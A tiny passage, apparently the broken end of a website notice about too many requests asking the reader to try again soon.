requests. Please t
again soon.